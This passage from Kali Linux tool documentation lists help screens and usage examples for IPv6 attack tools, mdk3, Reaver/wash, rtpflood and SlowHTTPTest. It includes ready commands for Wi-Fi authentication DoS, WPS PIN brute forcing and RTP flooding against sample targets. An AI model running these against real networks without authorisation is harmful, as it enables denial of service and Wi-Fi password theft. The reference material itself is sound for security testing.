ra6: Security assessment tool for attack vectors based on RA messages

usage:  ra6  -i  INTERFACE  [-s  SRC_ADDR[/LEN]]  [-d  DST_ADDR]  [-y  FRAG_SIZE]  [-u
DST_OPT_HDR_SIZE] [-U DST_OPT_U_HDR_SIZE] [-H HBH_OPT_HDR_SIZE] [-S LINK_SRC_ADDR] [-
D  LINK_DST_ADDR]  [-c  CUR_HOP]  [-t  ROUTER_LIFETIME]  [-r  REACHABLE_TIME]  [-x
RETRANS_TIMER]  [-m]  [-o]  [-a]  [-q]  [-p  PREFERENCE]  [-E  LINK_ADDR]  [-e]  [-P
PREFIX/LEN[#FLAGS[#VALID[#PREFERRED]]]]  [-M  MTU]  [-N  [LIFETIME[#DNS_ADDR]]]  [-R
PREFIX/LEN[#PREF[#LIFETIME]]]  [-f  N_PREFIXES]  [-F  N_SOURCES]  [-w  N_ROUTES]  [-W
N_ADDRS[#ADDRSPEROPT]] [-j PREFIX[/LEN]] [-k PREFIX[/LEN]] [-J LINK_ADDR] [-K LINK_ADDR]
[-b PREFIX[/LEN]] [-g PREFIX[/LEN]] [-B LINK_ADDR] [-G LINK_ADDR]  [-L] [-v] [-h]

OPTIONS:
  --interface, -i           Network interface
  --src-address, -s         IPv6 Source Address
  --dst-address, -d         IPv6 Destination Address (or IPv6 prefix when flooding)
  --frag-hdr. -y            Fragment Header
  --dst-opt-hdr, -u         Destination Options Header (Fragmentable Part)
  --dst-opt-u-hdr, -U       Destination Options Header (Unfragmentable Part)
  --hbh-opt-hdr, -H         Hop by Hop Options Header
  --managed, -m             Set de Managed bit
  --other, -o               Set the Other bit
  --home-agent, -a          Set the Home Agent bit
  --nd-proxy, -q            Set the ND Proxy bit
  --lifetime, -t            Router Lifetime
  --reachable, -r           Reachable time
  --preference, -p          Preference
  --retrans, -x             Retrans Timer
  --curhop, -c              CurHop (advised Hop Limit)
  --prefix-opt, -P          Prefix option (Prefix/Len#flags#valid#preferred)
  --mtu-opt, -M             MTU option
  --src-link-opt, -E        Source link-layer address option
  --add-slla-opt, -e        Add Source link-layer address option
  --link-src-address, -S    Link-layer Source Address
  --link-dst-address, -D    Link-layer Destination Address
  --route-opt, -R           Route Information option (Prefix/Len#pref#lifetime)
  --rdnss-opt, -N           Recursive DNS Server option (lifetime#IPv6addr)
  --flood-sources, -F       Number of Source Addresses to forge randomly
  --flood-prefixes, -f      Number of Prefix options to forge randomly
  --flood-routes, -w        Number of Route Info options to forge randomly
  --flood-dns, -W           Number of RDNSS options to forge randomly
  --loop, -l                Send periodic Router Advertisements
  --sleep, -z               Pause between sending RA messages
  --listen, -L              Listen to Router Solicitation messagres
  --block-src, -j           Block IPv6 Source Address prefix
  --block-dst, -k           Block IPv6 Destination Address prefix
  --block-link-src, -J      Block Ethernet Source Address
  --block-link-dst, -K      Block Ethernet Destination Address
  --accept-src, -b          Accept IPv6 Source Addres prefix
  --accept-dst, -g           Accept IPv6 Destination Addres prefix
  --accept-link-src, -B      Accept Ethernet Source Address
  --accept-link-dst, -G      Accept Ethernet Destination Address
  --verbose, -v              Be verbose
  --help, -h                 Print help for the ra6 tool

Programmed by Fernando Gont for SI6 Networks <http://www.si6networks.com>
Please send any bug reports to <fgont@si6networks.com>
```

frag6 – A security assessment tool for attack vectors based on IPv6 fragments

```
root@kali:~# frag6 -h
SI6 Networks' IPv6 Toolkit v1.4.1
frag6: A security assessment tool for attack vectors based on IPv6 fragments

usage: frag6 -i INTERFACE -d DST_ADDR [-S LINK_SRC_ADDR] [-D LINK-DST-ADDR]
       [-s SRC_ADDR[/LEN]] [-A HOP_LIMIT] [-u DST_OPT_HDR_SIZE]
       [-U DST_OPT_U_HDR_SIZE] [-H HBH_OPT_HDR_SIZE] [-P FRAG_SIZE]
       [-O FRAG_TYPE] [-o FRAG_OFFSET] [-I FRAG_ID] [-T] [-n]
       [-p | -W | -X | -F N_FRAGS] [-l] [-z SECONDS] [-v] [-h]

OPTIONS:
  --interface, -i           Network interface
  --link-src-address, -S     Link-layer Destination Address
  --link-dst-address, -D     Link-layer Source Address
  --src-address, -s         IPv6 Source Address
  --dst-address, -d         IPv6 Destination Address
  --hop-limit, -A           IPv6 Hop Limit
  --dst-opt-hdr, -u         Destination Options Header (Fragmentable Part)
  --dst-opt-u-hdr, -U       Destination Options Header (Unfragmentable Part)
  --hbh-opt-hdr, -H         Hop by Hop Options Header
  --frag-size, -P           IPv6 fragment payload size
  --frag-type, -O           IPv6 Fragment Type {first, last, middle, atomic}
  --frag-offset, -o         IPv6 Fragment Offset
  --frag-id, -I             IPv6 Fragment Identification
  --no-timestamp, -T        Do not include a timestamp in the payload
  --no-responses, -n        Do not print responses to transmitted packets
  --frag-reass-policy, -p    Assess fragment reassembly policy
  --frag-id-policy, -W       Assess the Fragment ID generation policy
  --pod-attack, -X          Perform a 'Ping of Death' attack
  --flood-frags, -F         Flood target with IPv6 fragments
  --loop, -l                Send IPv6 fragments periodically
  --sleep, -z               Pause between sending IPv6 fragments
  --verbose, -v             Be verbose
  --help, -h               Print help for the frag6 tool

Programmed by Fernando Gont for SI6 Networks (http://www.si6networks.com)
Please send any bug reports to <fgont@si6networks.com>
```

tcp6 – Security assessment tool for attack vectors based on TCP/IPv6 packets

```
root@kali:~# tcp6 -h
SI6 Networks' IPv6 Toolkit v1.4.1
tcp6: Security assessment tool for attack vectors based on TCP/IPv6 packets

usage: tcp6 -i INTERFACE [-S LINK_SRC_ADDR] [-D LINK-DST-ADDR] [-s SRC_ADDR[/LEN]] [-
d DST_ADDR] [-A HOP_LIMIT] [-y FRAG_SIZE] [-u DST_OPT_HDR_SIZE] [-U DST_OPT_U_HDR_SIZE]
[-H HBH_OPT_HDR_SIZE] [-P PAYLOAD_SIZE] [-o SRC_PORT] [-a DST_PORT] [-X TCP_FLAGS] [-
q TCP_SEQ] [-Q TCP_ACK] [-V TCP_URP] [-w TCP_WIN] [-N] [-f] [-j PREFIX[/LEN]] [-k
PREFIX[/LEN]] [-J LINK_ADDR] [-K LINK_ADDR] [-b PREFIX[/LEN]] [-g PREFIX[/LEN]] [-B
LINK_ADDR] [-G LINK_ADDR] [-F N_SOURCES] [-T N_PORTS] [-L | -l] [-z SECONDS] [-v] [-h]

OPTIONS:
  --interface, -i          Network interface
  --src-address, -s        IPv6 Source Address
  --dst-address, -d        IPv6 Destination Address
  --hop-limit, -A          IPv6 Hop Limit
  --frag-hdr. -y           Fragment Header
  --dst-opt-hdr, -u        Destination Options Header (Fragmentable Part)
  --dst-opt-u-hdr, -U      Destination Options Header (Unfragmentable Part)
  --hbh-opt-hdr, -H        Hop by Hop Options Header
  --link-src-address, -S    Link-layer Destination Address
  --link-dst-address, -D    Link-layer Source Address
  --payload-size, -P       TCP Payload Size
  --src-port, -o           TCP Source Port
  --dst-port, -a           TCP Destination Port
  --tcp-flags, -X          TCP Flags
  --tcp-seq, -q            TCP Sequence Number
  --tcp-ack, -Q            TCP Acknowledgment Number
  --tcp-urg, -V            TCP Urgent Pointer
  --tcp-win, -w            TCP Window
  --not-ack-data, -N       Do not acknowledge the TCP payload
  --not-ack-flags, -f      Do not acknowledge the TCP flags
  --block-src, -j          Block IPv6 Source Address prefix
  --block-dst, -k          Block IPv6 Destination Address prefix
  --block-link-src, -J      Block Ethernet Source Address
  --block-link-dst, -K      Block Ethernet Destination Address
  --accept-src, -b         Accept IPv6 Source Addres prefix
  --accept-dst, -g          Accept IPv6 Destination Address prefix
  --accept-link-src, -B     Accept Ethernet Source Address
  --accept-link-dst, -G     Accept Ethernet Destination Address
  --flood-sources, -F       Flood from multiple IPv6 Source Addresses
  --flood-ports, -T         Flood from multiple TCP Source Ports
  --listen, -L              Listen to incoming packets
  --loop, -l                Send periodic TCP segments
  --sleep, -z               Pause between sending TCP segments
  --help, -h                Print help for the tcp6 tool
  --verbose, -v             Be verbose

Programmed by Fernando Gont for SI6 Networks <http://www.si6networks.com>
Please send any bug reports to <fgont@si6networks.com>
```

rs6–SecurityassessmenttoolforattackvectorsbasedonRSmessages

```
root@kali:~# rs6 -h
SI6 Networks' IPv6 Toolkit v1.4.1
rs6: Security assessment tool for attack vectors based on RS messages

usage:  rs6  -i  INTERFACE  [-s  SRC_ADDR[/LEN]]  [-d  DST_ADDR]  [-y  FRAG_SIZE]  [-u
DST_OPT_HDR_SIZE] [-U DST_OPT_U_HDR_SIZE] [-H HBH_OPT_HDR_SIZE] [-S LINK_SRC_ADDR] [-
D LINK-DST-ADDR] [-E LINK_ADDR] [-e] [-F N_SOURCES] [-z SECONDS] [-l] [-v] [-h]

OPTIONS:
  --interface, -i            Network interface
  --src-address, -s          IPv6 Source Address
  --dst-address, -d          IPv6 Destination Address
  --frag-hdr. -y             Fragment Header
  --dst-opt-hdr, -u          Destination Options Header (Fragmentable Part)
  --dst-opt-u-hdr, -U        Destination Options Header (Unfragmentable Part)
  --hbh-opt-hdr, -H          Hop by Hop Options Header
  --link-src-address, -S     Link-layer Destination Address
  --link-dst-address, -D     Link-layer Source Address
  --src-link-opt, -E         Source link-layer address option
  --add-slla-opt, -e         Add Source link-layer address option
  --flood-sources, -F        Number of Source Addresses to forge randomly
  --loop, -l                 Send Router Solicitations periodically
  --sleep, -z                Pause between peiodic Router Solicitations
  --help, -h                 Print help for the rs6 tool
  --verbose, -v              Be verbose

Programmed by Fernando Gont for SI6 Networks <http://www.si6networks.com>
Please send any bug reports to <fgont@si6networks.com>
```

rd6–Security assessment tool for attack vectors based on Redirect messages

```
root@kali:~# rd6 -h
SI6 Networks' IPv6 Toolkit v1.4.1
rd6: Security assessment tool for attack vectors based on Redirect messages

usage: rd6 -i INTERFACE [-s SRC_ADDR[/LEN]] [-d DST_ADDR] [-S LINK_SRC_ADDR] [-D LINK-
DST-ADDR] [-A HOP_LIMIT] [-y FRAG_SIZE] [-u DST_OPT_HDR_SIZE] [-U DST_OPT_U_HDR_SIZE]
[-H HBH_OPT_HDR_SIZE] [-r RD_DESTADDR/LEN] [-t RD_TARGETADDR/LEN] [-p PAYLOAD_TYPE] [-
P PAYLOAD_SIZE] [-n] [-c HOP_LIMIT] [-x SRC_ADDR] [-a SRC_PORT] [-o DST_PORT] [-X
TCP_FLAGS] [-q TCP_SEQ] [-Q TCP_ACK] [-V TCP_URP] [-w TCP_WIN] [-M] [-O] [-N] [-E
LINK_ADDR] [-e] [-j PREFIX[/LEN]] [-k PREFIX[/LEN]] [-J LINK_ADDR] [-K LINK_ADDR] [-b
PREFIX[/LEN]] [-g PREFIX[/LEN]] [-B LINK_ADDR] [-G LINK_ADDR] [-f] [-R N_DESTS] [-T
N_TARGETS] [-F N_SOURCES] [-L | -l] [-z] [-v] [-h]

OPTIONS:
  --interface, -i          Network interface
  --src-address, -s        IPv6 Source Address
  --dst-address, -d        IPv6 Destination Address
  --hop-limit, -A          IPv6 Hop Limit
  --frag-hdr. -y           Fragment Header
  --dst-opt-hdr, -u        Destination Options Header (Fragmentable Part)
  --dst-opt-u-hdr, -U      Destination Options Header (Unfragmentable Part)
  --hbh-opt-hdr, -H        Hop by Hop Options Header
  --link-src-address, -S    Link-layer Destination Address
  --link-dst-address, -D    Link-layer Source Address
  --redir-dest, -r         Redirect Destination Address
  --redir-target, -t       Redirect Target Address
  --payload-type, -p       Redirected Header Payload Type
  --payload-size, -P       Redirected Header Payload Size
  --no-payload, -n         Do not include a Redirected Header Option
  --ipv6-hlim, -c          Redirected Header Payload's Hop Limit
  --peer-addr, -x          Redirected Header Payload's IPv6 Source Address
  --peer-port, -a          Redirected Header Payload's Source Port
  --redir-port, -o         Redirected Header Payload's Destination Port
  --tcp-flags, -X          Redirected Header Payload's TCP Flags
  --tcp-seq, -q            Redirected Header Payload's TCP SEQ Number
  --tcp-ack, -Q            Redirected Header Payload's TCP ACK Number
  --tcp-urg, -V            Redirected Header Payload's TCP URG Pointer
  --tcp-win, -w            Redirected Header Payload's TCP Window
  --resp-mcast, -M         Respond to Multicast Packets
  --make-onlink, O         Make victim on-link
  --learn-router, N        Dynamically learn local router addresses
  --target-lla-opt, -E      Target link-layer address option
  --add-tlla-opt, -e        Add Target link-layer address option
  --block-src, -j           Block IPv6 Source Address prefix
  --block-dst, -k           Block IPv6 Destination Address prefix
  --block-link-src, -J      Block Ethernet Source Address
  --block-link-dst, -K      Block Ethernet Destination Address
  --accept-src, -b          Accept IPv6 Source Addres prefix
  --accept-dst, -g          Accept IPv6 Destination Address prefix
  --accept-link-src, -B     Accept Ethernet Source Address
  --accept-link-dst, -G     Accept Ethernet Destination Address
  --sanity-filters, -f      Add sanity filters
  --flood-dests, -R         Flood with multiple Redirect Destination Addresses
  --flood-targets, -T       Flood with multiple Redirect Target Addresses
  --flood-sources, -F       Flood with multiple IPv6 Source Addresses
  --listen, -L              Listen to incoming packets
  --loop, -l                Send periodic Redirect messages
  --sleep, -z               Pause between sending Redirect messages
  --help, -h                Print help for the rd6 tool
  --verbose, -v             Be verbose

Programmed by Fernando Gont for SI6 Networks <http://www.si6networks.com>
Please send any bug reports to <fgont@si6networks.com>
```

ni6–SecurtyassessmenttoolforattackvectorsbasedonICMPv6NImessages

```
root@kali:~# ni6 -h
SI6 Networks' IPv6 Toolkit v1.4.1
ni6: Securty assessment tool for attack vectors based on ICMPv6 NI messages

usage:
 ni6 -i INTERFACE [-S LINK_SRC_ADDR | -R] [-D LINK-DST-ADDR]
     [-s SRC_ADDR[/LEN] | -r] [-d DST_ADDR] [-c HOP_LIMIT] [-y FRAG_SIZE]
     [-u DST_OPT_HDR_SIZE] [-U DST_OPT_U_HDR_SIZE] [-H HBH_OPT_HDR_SIZE]
     [-P SIZE | -6 IPV6_ADDR | -4 IPV4_ADDR | -n NAME | -N LEN | -x LEN -o TYPE]
     [-Z SIZE] [-e] [-C ICMP6_CODE] [-q NI_QTYPE] [-X NI_FLAGS]
     [-P SIZE | -w IPV6_ADDR | -W IPV4_ADDR | -a NAME | -A LEN | -Q LEN -O TYPE]
     [-E] [-j PREFIX[/LEN]] [-k PREFIX[/LEN]] [-J LINK_ADDR]
     [-K LINK_ADDR] [-b PREFIX[/LEN]] [-g PREFIX[/LEN]] [-B LINK_ADDR]
     [-G LINK_ADDR] [-L | -l] [-z] [-v] [-h]

OPTIONS:
  --interface, -i            Network interface
  --link-src-address, -S     Link-layer Destination Address
  --link-dst-address, -D     Link-layer Source Address
 --src-address, -s          IPv6 Source Address
 --dst-address, -d          IPv6 Destination Address
 --hop-limit, -c            IPv6 Hop Limit
 --frag-hdr. -y             Fragment Header
 --dst-opt-hdr, -u          Destination Options Header (Fragmentable Part)
 --dst-opt-u-hdr, -U        Destination Options Header (Unfragmentable Part)
 --hbh-opt-hdr, -H          Hop by Hop Options Header
 --payload-size, -P         ICMPv6 NI payload size
 --subject-ipv6. -6         Subject IPv6 Address
 --subject-ipv4, -4         Subject IPv4 address
 --subject-name, -n         Subject Name
 --subject-fname, -N        Forge Subject Name of specific length
 --subject-ename, -x        For (malformed) Subject name of specified length
 --subject-nloop, -o        Subject is a Name with a DNS compression loop
 --max-label-size, -Z       Maximum DNS label size (defaults to 63)
 --sname-slabel, -e         Subject Name is a single-label name
 --code, -C                 ICMPv6 code
 --qtype, -q                ICMPv6 NI Qtype
 --flags, -X                ICMPv6 NI flags
 --data-ipv6, -w            Data IPv6 Address
 --data-ipv4, W             Data IPv4 Address
 --data-name, -a            Data Name
 --data-fname, -A           Forge Data Name of specific length
 --data-ename, -Q           For (malformed) Data Name of specified length
 --data-nloop, -O           Data is a Name with a DNS compression loop
 --dname-slabel, -E         Subject Name is a single-label name
 --block-src, -j            Block IPv6 Source Address prefix
 --block-dst, -k            Block IPv6 Destination Address prefix
 --block-link-src, -J       Block Ethernet Source Address
 --block-link-dst, -K       Block Ethernet Destination Address
 --accept-src, -b           Accept IPv6 Source Addres prefix
 --accept-dst, -g           Accept IPv6 Destination Address prefix
 --accept-link-src, -B      Accept Ethernet Source Address
 --accept-link-dst, -G      Accept Ethernet Destination Address
 --forge-src-addr, -r       Forge IPv6 Source Address
 --forge-link-src-addr, -R  Forge link-layer Source Address
 --loop, -l                 Send periodic ICMPv6 error messages
 --sleep, -z                Pause between sending ICMPv6 messages
 --listen, -L               Listen to incoming traffic
 --help, -h                 Print help for the ni6 tool
 --verbose, -v              Be verbose

Programmed by Fernando Gont for SI6 Networks <http://www.si6networks.com>
```

```
 Please send any bug reports to <fgont@si6networks.com>
```

jumbo6–SecurityassessmenttoolforattackvectorsbasedonIPv6jumbopackets

```
root@kali:~# jumbo6 -h
SI6 Networks' IPv6 Toolkit v1.4.1
jumbo6: Security assessment tool for attack vectors based on IPv6 jumbo packets

usage: jumbo6 -i INTERFACE [-S LINK_SRC_ADDR] [-D LINK-DST-ADDR]
       [-s SRC_ADDR[/LEN]] [-d DST_ADDR] [-A HOP_LIMIT] [-H HBH_OPT_HDR_SIZE]
       [-U DST_OPT_U_HDR_SIZE] [-y FRAG_SIZE] [-u DST_OPT_HDR_SIZE]
       [-q IPV6_LENGTH] [-Q JUMBO_LENGTH] [-P PAYLOAD_SIZE] [-j PREFIX[/LEN]]
       [-k PREFIX[/LEN]] [-J LINK_ADDR] [-K LINK_ADDR] [-b PREFIX[/LEN]]
       [-g PREFIX[/LEN]] [-B LINK_ADDR] [-G LINK_ADDR] [-L | -l] [-z SECONDS]
       [-v] [-h]

OPTIONS:
  --interface, -i          Network interface
  --link-src-address, -S    Link-layer Destination Address
  --link-dst-address, -D    Link-layer Source Address
  --src-address, -s        IPv6 Source Address
  --dst-address, -d        IPv6 Destination Address
  --hop-limit, -A          IPv6 Hop Limit
  --frag-hdr. -y           Fragment Header
  --dst-opt-hdr, -u        Destination Options Header (Fragmentable Part)
  --dst-opt-u-hdr, -U      Destination Options Header (Unfragmentable Part)
  --hbh-opt-hdr, -H        Hop by Hop Options Header
  --ipv6-length, -q        IPv6 Payload Length
  --jumbo-length, -Q       Jumbo Payload Length
  --payload-size, -P       ICMPv6 payload size
  --block-src, -j          Block IPv6 Source Address prefix
  --block-dst, -k          Block IPv6 Destination Address prefix
  --block-link-src, -J     Block Ethernet Source Address
  --block-link-dst, -K     Block Ethernet Destination Address
  --accept-src, -b         Accept IPv6 Source Addres prefix
  --accept-dst, -g         Accept IPv6 Destination Address prefix
  --accept-link-src, -B    Accept Ethernet Source Address
  --accept-link-dst, -G    Accept Ethernet Destination Address
  --loop, -l               Send periodic Redirect messages
  --sleep, -z              Pause between sending Redirect messages
  --listen, -L             Listen to incoming packets
  --verbose, -v            Be verbose
  --help, -h               Print help for the jumbo6 tool
```

```
Programmed by Fernando Gont on behalf of CPNI (http://www.cpni.gov.uk)
Please send any bug reports to <fgont@si6networks.com>
```

addr6–AnIPv6addressanalysistool

```
root@kali:~# addr6 -h
SI6 Networks' IPv6 Toolkit v1.4.1
addr6: An IPv6 address analysis tool

usage: addr6 (-i | -a) [-d | -s | -q] [-v] [-h]

OPTIONS:
  --address, -a            IPv6 address to be decoded
  --stdin, -i              Read IPv6 addresses from stdin (standard input)
  --print-decode, -d       Decode IPv6 addresses
  --print-stats, -s        Print statistics about IPv6 addresses
  --print-unique, -q       Discard duplicate IPv6 addresses
  --accept, -j             Accept IPv6 addresses from specified IPv6 prefix
  --accept-type, -b        Accept IPv6 addresses of specified type
  --accept-scope, -k       Accept IPv6 addresses of specified scope
  --accept-utype, -w       Accept IPv6 unicast addresses of specified type
  --accept-iid, -g         Accept IPv6 addresses with IIDs of specified type
  --block, -J              Block IPv6 addresses from specified IPv6 prefix
  --block-type, -B         Block IPv6 addresses of specified type
  --block-scope, -K        Block IPv6 addresses of specified scope
  --block-utype, -W        Block IPv6 unicast addresses of specified type
  --block-iid, -G          Block IPv6 addresses with IIDs of specified type
  --verbose, -v            Be verbose
  --help, -h               Print help for the addr6 tool

 Programmed by Fernando Gont for SI6 Networks <http://www.si6networks.com>
 Please send any bug reports to <fgont@si6networks.com>
```

IPV6-TOOLKIT USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: STRESS TESTING *TAGS:* ENUMERATION, IPV6, SPOOFING, STRESSTESTING

mdk3

MDK3 PACKAGE DESCRIPTION

MDK is a proof-of-concept tool to exploit common IEEE 802.11 protocol weaknesses. IMPORTANT: It is your responsibility to make sure you have permission from the network owner before running MDK against it.

mdk3 Homepage | Kali mdk3 Repo

- Author: ASPj of k2wrlz
- License: GPLv2

TOOLS INCLUDED IN THE MDK3 PACKAGE

mdk3–WirelessattacktoolforIEEE802.11networks

```
root@kali:~# mdk3 --help

MDK 3.0 v6 - "Yeah, well, whatever"
by ASPj of k2wrlz, using the osdep library from aircrack-ng
And with lots of help from the great aircrack-ng community:
Antragon, moongray, Ace, Zero_Chaos, Hirte, thefkboss, ducttape,
telek0miker, Le_Vert, sorbo, Andy Green, bahathir and Dawid Gajownik
THANK YOU!

MDK is a proof-of-concept tool to exploit common IEEE 802.11 protocol weaknesses.
IMPORTANT: It is your responsibility to make sure you have permission from the
network owner before running MDK against it.

This code is licenced under the GPLv2

MDK USAGE:
mdk3 <interface> <test_mode> [test_options]

Try mdk3 --fullhelp for all test options
Try mdk3 --help <test_mode> for info about one test only

TEST MODES:
b   - Beacon Flood Mode
      Sends beacon frames to show fake APs at clients.
      This can sometimes crash network scanners and even drivers!
a   - Authentication DoS mode
      Sends authentication frames to all APs found in range.
      Too much clients freeze or reset some APs.
p   - Basic probing and ESSID Bruteforce mode
      Probes AP and check for answer, useful for checking if SSID has
      been correctly decloaked or if AP is in your adaptors sending range
      SSID Bruteforcing is also possible with this test mode.
d   - Deauthentication / Disassociation Amok Mode
      Kicks everybody found from AP
m   - Michael shutdown exploitation (TKIP)
```

```
     Cancels all traffic continuously
x   - 802.1X tests
w   - WIDS/WIPS Confusion
     Confuse/Abuse Intrusion Detection and Prevention Systems
f   - MAC filter bruteforce mode
     This test uses a list of known client MAC Adresses and tries to
     authenticate them to the given AP while dynamically changing
     its response timeout for best performance. It currently works only
     on APs who deny an open authentication request properly
g   - WPA Downgrade test
     deauthenticates Stations and APs sending WPA encrypted packets.
     With this test you can check if the sysadmin will try setting his
     network to WEP or disable encryption.
```

MDK3 USAGE EXAMPLE

Use the wireless interface *(wlan0)* to run the Authentication DoS mode test *(a)*:

```
root@kali:~# mdk3 wlan0 a

Trying to get a new target AP...
AP 9C:D3:6D:B8:FF:56 is responding!
Connecting Client: 00:00:00:00:00:00 to target AP: 9C:D3:6D:B8:FF:56
Connecting Client: 00:00:00:00:00:00 to target AP: 9C:D3:6D:B8:FF:56
AP 9C:D3:6D:B8:FF:56 seems to be INVULNERABLE!
Device is still responding with   500 clients connected!
Trying to get a new target AP...
AP E0:3F:49:6A:57:78 is responding!
Connecting Client: 00:00:00:00:00:00 to target AP: E0:3F:49:6A:57:78
AP E0:3F:49:6A:57:78 seems to be INVULNERABLE!
```

CATEGORIES: STRESS TESTING, WIRELESS ATTACKS *TAGS:* STRESSTESTING, WIRELESS

Reaver

REAVER PACKAGE DESCRIPTION

Reaver implements a brute force attack against Wifi Protected Setup (WPS) registrar PINs in order to recover WPA/WPA2 passphrases, as described in http://sviehb.files.wordpress.com/2011/12/viehboeck_wps.pdf.

Reaver has been designed to be a robust and practical attack against WPS, and has been tested against a wide variety of access points and WPS implementations.

On average Reaver will recover the target AP’s plain text WPA/WPA2 passphrase in 4-10 hours, depending on the AP. In practice, it will generally take half this time to guess the correct WPS pin and recover the passphrase

Source: https://code.google.com/p/reaver-wps/

Reaver Homepage | Kali Reaver Repo

- Author: Tactical Network Solutions, Craig Heffner
- License: GPLv2

TOOLS INCLUDED IN THE REAVER PACKAGE

reaver–WiFiProtectedSetupAttackTool

```
root@kali:~# reaver -h

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

Required Arguments:
    -i, --interface=<wlan>         Name of the monitor-mode interface to use
    -b, --bssid=<mac>              BSSID of the target AP

Optional Arguments:
    -m, --mac=<mac>                MAC of the host system
    -e, --essid=<ssid>             ESSID of the target AP
    -c, --channel=<channel>         Set the 802.11 channel for the interface (implies
-f)
    -o, --out-file=<file>          Send output to a log file [stdout]
    -s, --session=<file>           Restore a previous session file
    -C, --exec=<command>            Execute the supplied command upon successful pin
recovery
    -D, --daemonize                Daemonize reaver
    -a, --auto                     Auto detect the best advanced options for the target
AP
    -f, --fixed                    Disable channel hopping
    -5, --5ghz                     Use 5GHz 802.11 channels
    -v, --verbose                  Display non-critical warnings (-vv for more)
    -q, --quiet                    Only display critical messages
    -h, --help                     Show help

Advanced Options:
    -p, --pin=<wps pin>            Use the specified 4 or 8 digit WPS pin
    -d, --delay=<seconds>          Set the delay between pin attempts [1]
     -l, --lock-delay=<seconds>      Set the time to wait if the AP locks WPS pin
attempts [60]
    -g, --max-attempts=<num>       Quit after num pin attempts
    -x, --fail-wait=<seconds>       Set the time to sleep after 10 unexpected failures
[0]
    -r, --recurring-delay=<x:y>     Sleep for y seconds every x pin attempts
    -t, --timeout=<seconds>         Set the receive timeout period [5]
    -T, --m57-timeout=<seconds>     Set the M5/M7 timeout period [0.20]
    -A, --no-associate              Do not associate with the AP (association must be
done by another application)
    -N, --no-nacks                  Do not send NACK messages when out of order packets
are received
    -S, --dh-small                  Use small DH keys to improve crack speed
    -L, --ignore-locks              Ignore locked state reported by the target AP
    -E, --eap-terminate             Terminate each WPS session with an EAP FAIL packet
    -n, --nack                      Target AP always sends a NACK [Auto]
    -w, --win7                      Mimic a Windows 7 registrar [False]

Example:
    reaver -i mon0 -b 00:90:4C:C1:AC:21 -vv
```

wash–WiFiProtectedSetupScanTool

```
root@kali:~# wash -h

Wash v1.4 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

Required Arguments:
    -i, --interface=<iface>              Interface to capture packets on
    -f, --file [FILE1 FILE2 FILE3 ...]   Read packets from capture files

Optional Arguments:
    -c, --channel=<num>                  Channel to listen on [auto]
    -o, --out-file=<file>                Write data to file
    -n, --probes=<num>                   Maximum number of probes to send to each AP in
scan mode [15]
    -D, --daemonize                      Daemonize wash
    -C, --ignore-fcs                     Ignore frame checksum errors
    -5, --5ghz                           Use 5GHz 802.11 channels
    -s, --scan                           Use scan mode
    -u, --survey                         Use survey mode [default]
    -h, --help                           Show help

Example:
    wash -i mon0
```

WASH USAGE EXAMPLE

Scan for networks using the monitor mode interface *(–i mon0)* on channel 6 *(–c 6)*, while ignoring frame checksum errors *(–C)*:

```
root@kali:~# wash -i mon0 -c 6 -C

Wash v1.4 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

BSSID                   Channel       RSSI       WPS Version       WPS Locked        ESSID
------------------------------------------------------------------------------------
--------------------------
E0:3F:49:6A:57:78       6             -73        1.0               No               ASUS
```

REAVER USAGE EXAMPLE

Use the monitor mode interface *(–i mon0)* to attack the access point *(–b E0:3F:49:6A:57:78)*, displaying verbose output *(–v)*:

```
root@kali:~# reaver -i mon0 -b E0:3F:49:6A:57:78 -v

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from E0:3F:49:6A:57:78
[+] Associated with E0:3F:49:6A:57:78 (ESSID: ASUS)
[+] Trying pin 12345670
```

CATEGORIES: STRESS TESTING, WIRELESS ATTACKS *TAGS:* STRESSTESTING, WIRELESS

rtpflood

RTPFLOOD PACKAGE DESCRIPTION

A command line tool used to flood any device that is processing RTP.

rtpflood Homepage | Kali rtpflood Repo

- Author: Mark D. Collier, Mark O'Brien
- License: GPLv2

TOOLS INCLUDED IN THE RTPFLOOD PACKAGE

rtpflood – Tool to flood any RTP device

```
root@kali:~# rtpflood
usage: rtpflood sourcename destinationname srcport destport numpackets seqno timestamp
```

```
SSID
```

RTPFLOOD USAGE EXAMPLE

Flood from the source IP *(192.168.1.202)* to the target IP *(192.168.1.1)* with source port 5060 *(5060)* and destination port 5061 *(5061)* using 1000 packets *(1000)* with the specified sequence number *(3)*, timestamp *(123456789)*, and SSID *(kali)*:

```
root@kali:~# rtpflood 192.168.1.202 192.168.1.1 5060 5061 1000 3 123456789 kali

Will flood port 5061 from port 5060 1000 times
Using sequence_number 3 timestamp 123456789 SSID 0

We have IP_HDRINCL

Number of Packets sent:

Sent 289 160 286
```

CATEGORIES: STRESS TESTING *TAGS:* STRESSTESTING, VOIP

SlowHTTPTest

SLOWHTTPTEST PACKAGE DESCRIPTION

SlowHTTPTest is a highly configurable tool that simulates some Application Layer Denial of Service attacks. It works on majority of Linux platforms, OSX and Cygwin – a Unix-like environment and command-line interface for Microsoft Windows.

It implements most common low-bandwidth Application Layer DoS attacks, such as slowloris, Slow HTTP POST, Slow Read attack (based on TCP persist timer exploit) by draining concurrent connections pool, as well as Apache Range Header attack by causing very significant memory and CPU usage on the server.

Slowloris and Slow HTTP POST DoS attacks rely on the fact that the HTTP protocol, by design, requires requests to be completely received by the server before they are processed. If an HTTP request is not complete, or if the transfer rate is very low, the server keeps its resources busy waiting for the rest of the data. If the server keeps too many resources busy, this creates a denial of service. This tool is sending partial HTTP requests, trying to get denial of service from target HTTP server.

Source: https://code.google.com/p/slowhttptest/

SlowHTTPTest Homepage | Kali SlowHTTPTest Repo

- Author: shekyan
- License: Apache 2.0

TOOLS INCLUDED IN THE SLOWHTTPTEST PACKAGE

slowhttptest–AtooltotestforslowHTTPDoSvulnerabilities

```
root@kali:~# slowhttptest -h

slowhttptest, a tool to test for slow HTTP DoS vulnerabilities - version 1.6
Usage: slowhttptest [options ...]
Test modes:
  -H              slow headers a.k.a. Slowloris (default)
  -B              slow body a.k.a R-U-Dead-Yet
